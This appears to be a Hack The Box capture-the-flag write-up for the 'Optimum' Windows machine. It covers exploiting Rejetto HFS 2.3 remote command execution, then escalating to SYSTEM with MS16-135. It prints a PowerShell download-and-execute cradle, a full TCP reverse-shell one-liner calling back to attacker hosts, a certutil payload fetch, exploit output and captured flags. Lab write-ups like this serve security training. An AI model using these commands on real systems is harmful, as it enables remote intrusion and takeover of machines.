

# HacktheBox

## OPTIMUM WRITEUP

# Index

1	FOOTHOLD	3
2	USER PRIVILEGE ESCALATION	3
3	ADMIN PRIVILEGE ESCALATION	5




## 1 Foothold

Only one port was found:

```
[*] Found http on tcp/80 on target 10.10.10.8
```

This version of HFS is vulnerable to rce:




```
Autonsec report template
kali@kali-gio:~/hackthebox/Optimum$ searchsploit httpfileserver 2.3
```

Exploit Title	Path
Rejetto <b>HttpFileServer 2.3.x</b> - Remote Command Execution (3)	windows/webapps/49125.py
Shellcodes: No Results	

## 2 USER PRIVILEGE ESCALATION

The rce exploit will execute a remote script that will spawn a shell:



```
kali@kali-gio:~/hackthebox/Optimum$ python3 e.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"
http://10.10.10.8:80/?search=%00{.exec|c%3A%5Cwindows%5CSysNative%5CWindowsPowershell%5Cv1.0%5Cpowershell.exe%20IEX%20%28New-Object Net.WebClient%29.DownloadString%28%27http%3A//10.10.14.4/shells/mini-reverse.ps1%27%29.}
kali@kali-gio:~/hackthebox/Optimum$

kali@kali-gio:~/hackthebox/Optimum$ nc -lvnp 9123
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9123
Ncat: Listening on 0.0.0.0:9123

(failed reverse-i-search)`SW': wget https://github.com/SecWiki/windows-kernel-exploits/blob/master/M^C1-046/ms11-046.exe
kali@kali-gio:~/hackthebox/Optimum$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
```

I wasn't able to display things properly with the mini shell, so i spanwed another powershell revshell:

```
kali@kali-gio:~/hackthebox/Optimum$ nc -lvnp 9123
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9123
Ncat: Listening on 0.0.0.0:9123
Ncat: Connection from 10.10.10.8.
Ncat: Connection from 10.10.10.8:49233.
> powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.20',9000);$stream = $client.GetStream();[byte[]] $bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASII Encoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()}"
```

```
CL%20Net.WebClient%29.DownloadString%28%27http%3A//10.10.14.4/shells/mini-reverse.ps1%27%29.}
kali@kali-gio:~/hackthebox/Optimum$ nc -lvnp 9000
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 10.10.10.8.
Ncat: Connection from 10.10.10.8:49236.
whoami
dir
optimum\kostas
PS C:\Users\kostas\Desktop>

Directory: C:\Users\kostas\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----           21/1/2021   2:04 ??          %TEMP%
-a---           18/3/2017   2:11 ??       760320 hfs.exe
-a---           22/1/2021   6:05 ??       35107 man.bat
-a---           21/1/2021   2:05 ??         195 sher.ps1
-ar--           18/3/2017   2:13 ??         32 user.txt.txt

PS C:\Users\kostas\Desktop> whoami
optimum\kostas
PS C:\Users\kostas\Desktop>
```

```
> ls
%TEMP% hfs.exe sher.ps1 user.txt.txt
> cat user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
>
```

### 3 ADMIN PRIVILEGE ESCALATION

weng.py was used but it prints too many exploits to test manually, so i guess using a “dated” enumeration tool like sherlock.ps1 is more appropriate:

```
PS C:\Users\kostas\Desktop> Import-Module .\s.ps1
PS C:\Users\kostas\Desktop> Find-AllVulns

Title       : User Mode to Ring (KiTrap0D)
MSBulletin  : MS10-015
CVEID       : 2010-0232
Link        : https://www.exploit-db.com/exploits/11199/
VulnStatus  : Not supported on 64-bit systems

Title       : Task Scheduler .XML
MSBulletin  : MS10-092
CVEID       : 2010-3338, 2010-3888
Link        : https://www.exploit-db.com/exploits/19930/
VulnStatus  : Not Vulnerable

Title       : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin  : MS13-053
CVEID       : 2013-1300
Link        : https://www.exploit-db.com/exploits/33213/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenuEx Win32k NULL Page
MSBulletin  : MS13-081
CVEID       : 2013-3881
Link        : https://www.exploit-db.com/exploits/31576/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin  : MS14-058
CVEID       : 2014-4113
Link        : https://www.exploit-db.com/exploits/35101/
VulnStatus  : Not Vulnerable

Title       : ClientCopyImage Win32k
MSBulletin  : MS15-051
CVEID       : 2015-1701, 2015-2433
Link        : https://www.exploit-db.com/exploits/37367/
VulnStatus  : Not Vulnerable

Title       : Font Driver Buffer Overflow
MSBulletin  : MS15-078
CVEID       : 2015-2426, 2015-2433
Link        : https://www.exploit-db.com/exploits/38222/
VulnStatus  : Not Vulnerable

Title       : 'mrxdav.sys' WebDAV
MSBulletin  : MS16-016
CVEID       : 2016-0051
Link        : https://www.exploit-db.com/exploits/40085/
VulnStatus  : Not supported on 64-bit systems

Title       : Secondary Logon Handle
MSBulletin  : MS16-032
CVEID       : 2016-0099
Link        : https://www.exploit-db.com/exploits/39719/
VulnStatus  : Appears Vulnerable

Title       : Windows Kernel-Mode Drivers EoP
MSBulletin  : MS16-034
CVEID       : 2016-0093/94/95/96
Link        : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034?
VulnStatus  : Appears Vulnerable
```

Among all the results, only three appears to be useful:


```
Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034?
VulnStatus : Appears Vulnerable

Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135
VulnStatus : Appears Vulnerable

Title      : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
CVEID      : 2017-7199
Link       : https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.html
VulnStatus : Not Vulnerable
```

The following powershell script was uploaded and succesfully executed:



```
FuzzySecurity / PSKernel-Primitives
```

<> Code Issues Pull requests Actions Projects Wiki Security Insights

master PSKernel-Primitives / Sample-Exploits / MS16-135 / MS16-135.ps1

```
PS C:\Users\kostas\Desktop> whoami
optimum\kostas
PS C:\Users\kostas\Desktop> Invoke-MS16-032
PS C:\Users\kostas\Desktop> certutil.exe -urlcache -f http://10.10.14.20/final.ps1 final.ps1
**** Online ****
CertUtil: -URLCache command completed successfully.
PS C:\Users\kostas\Desktop> .\final.ps1
```



[by b33f → @FuzzySec]

```
[?] Target is Win 8.1
[+] Bitmap dimensions: 0x760*0x4

[?] Adjacent large session pool feng shui..
[+] Worker : FFFFF9014230D000
[+] Manager : FFFFF9014230F000
[+] Distance: 0x2000

[?] Creating Window objects
[+] Corrupting child window spmenu
[+] Trying to trigger arbitrary 'Or' ..
[+] Trying to trigger arbitrary 'Or' ..

[?] Success, reading beyond worker bitmap size!
[+] Old manager bitmap pvScan0: FFFFF9014230F260
[+] New manager bitmap pvScan0: FFFFF9014230D050

[>] Leaking SYSTEM _EPROCESS..
[+] _EPROCESS list entry: 0xFFFFF80134D6C028
[+] SYSTEM _EPROCESS address: 0xFFFFE000A2C44040
[+] PID: 4
[+] SYSTEM Token: 0xFFFFC000E86079B4

[>] Leaking current _EPROCESS..
[+] Traversing ActiveProcessLinks list
[+] PowerShell _EPROCESS address: 0xFFFFE000A7526900
[+] PID: 3704
[+] PowerShell Token: 0xFFFFC000EC03B9F4

[!] Duplicating SYSTEM token!

PS C:\Users\kostas\Desktop> whoami
nt authority\system
PS C:\Users\kostas\Desktop> type C:\Users\Administrator\Desktop\root.txt
51ed1b36553c8461f4552c2e92b3eed
PS C:\Users\kostas\Desktop> █
```